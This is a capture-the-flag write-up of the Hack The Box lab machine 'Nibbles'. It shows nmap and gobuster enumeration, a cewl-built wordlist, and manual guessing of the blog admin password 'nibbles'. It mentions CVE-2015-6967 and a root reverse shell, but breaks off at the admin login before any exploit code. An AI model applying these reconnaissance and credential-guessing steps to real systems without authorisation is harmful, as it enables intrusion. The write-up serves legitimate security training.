Nibbles
· Matthew Crum
Creator: mrb3n
Difficulty: Easy
Link: nibbles
Introduction
Nibbles is an Easy ranked retired machine on Hack The Box. In this challenge I leveraged some credentials found while enumerating a webserver with CVE:2015-6967 to gain an initial foothold into the system. From there I am able to send myself a reverse shell with root access after editing a file the user has sudo privileges over.
Enumeration
I started this challenge with an nmap service scan. This time I utilized a new trick I read about in regards to saving the oupt of the scan to a specified file in grepable format using the -oA switch. The other thing I learned was that saving the file in the way would add it’s own extensions to it, so my filename choice here ended up looking a bit odd.
nmap -sV -oA filename <target_ip>

From here I can see that the machine has the following 2 services running
Port 22/tcp SSH OpenSSH 7.2p2
Port 80/tcp HTTP Apache httpd 2.4.18
It can also be seen that this is most likely an Ubuntu machine

Using searchsploit I’m able to find a few potential username enumeration exploits on the OpenSSH version and nothing for the specific version of the Apache webserver.



Navigating to the web page itself shows it’s a mostly blank page that only displays text “Hello World!”. However in the page source there is a developer comment referencing a directory /nibbleblog/.


Navigating to that directory leads to a blog page that doesn’t have much functionality. The Home link just refreshes the page, none of the other linkes really do anything except the one at the bottom labeled Atom, which takes me to a page that shows some HTML referencing the last time the blog was updated. I’m also able to see that the page is using php.

I tried using whatweb but it didn’t really dispaly any information that I hadn’t already found in previous enumeration steps.
Directory Scanning

My go to directory scanning tool lately has been gobuster. Using it on the target_IP yielded a few results with 403 status codes. Taking it a step deeper and scanning the /nibbleblog/ directory itself gave a few more useful results. Particularly the ones that returned a 200 status code admin.php, README, and index.php directories.
gobuster dir -u <target_ip> -w <file_path_to_wordlist> >> file_name_to_output_to



The README directory contained a wealth of information including the nibbleblog service version, system requirements, first and last name of the author, along with several pieces of contact information. There is also a sample post in a language I can’t read.

The admin.php page displays a login page for the Nibbleblog admin area I tried several basic login credentials manually but was only ever greated with a vague “Incorrect Username or Password” error message. Eventually after too many fialed attempts the web server went into a time out making bruteforcing the credentials not an option at the moment.

The index.php directory just refreshes the /nibbleblog/ homepage.


There were several directories that were returned from gobuster’s scan with a 301 status code. At this time these felt worth checking out to see what they redirect to. Most of them just return a page that leads to sub directories related to the setup of the blog page. I did find an interesting file in the /content/private directory called users.xml verifying that there is very likely a user named admin.

The only other file in this directory that leads to anything human readable is the config.xml file. This file contains several strings, Most notably name:Nibbles, slogan:Yum yum, footer:Powered by Nibbleblog, email:admin@nibbles.com.
Gaining a Foothold
Having a username but no password doesn’t quite give me everything that I need to login to that admin.php page, and since there is a timeout in the number of attempts I still can’t bruteforce it. So I decided to use cEWL to generate a small dictionary. cEWL is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words.
The syntax for cEWL is as follows:
./cewl.rb -d5 -m5 <target_URL> -w <file_path_to_write_to> -e -v
-d sets the spidering depth.
-m sets the minimum word length.
-w sets the name of the worldlist output by cEWL.
-e tells cEWL to include email addresses in the worldlist.
-v Increases the verbosity of the output, providing more information about the process as it is running.

This generated a relatively short wordlist, Nibbles being at the top appeared the most, and it was also in that config.xml file I found earlier.

Given the timeout on the login attempts I thought it would be easiest just to go through this list by hand. Oddly enough the exact password wasn’t on the list, but I was able to figure it out thanks to it. The password being nibbles with a lowecase n.
Using the credentials admin:nibbles to login to the admin.php webpage I am greeted with the following screen.
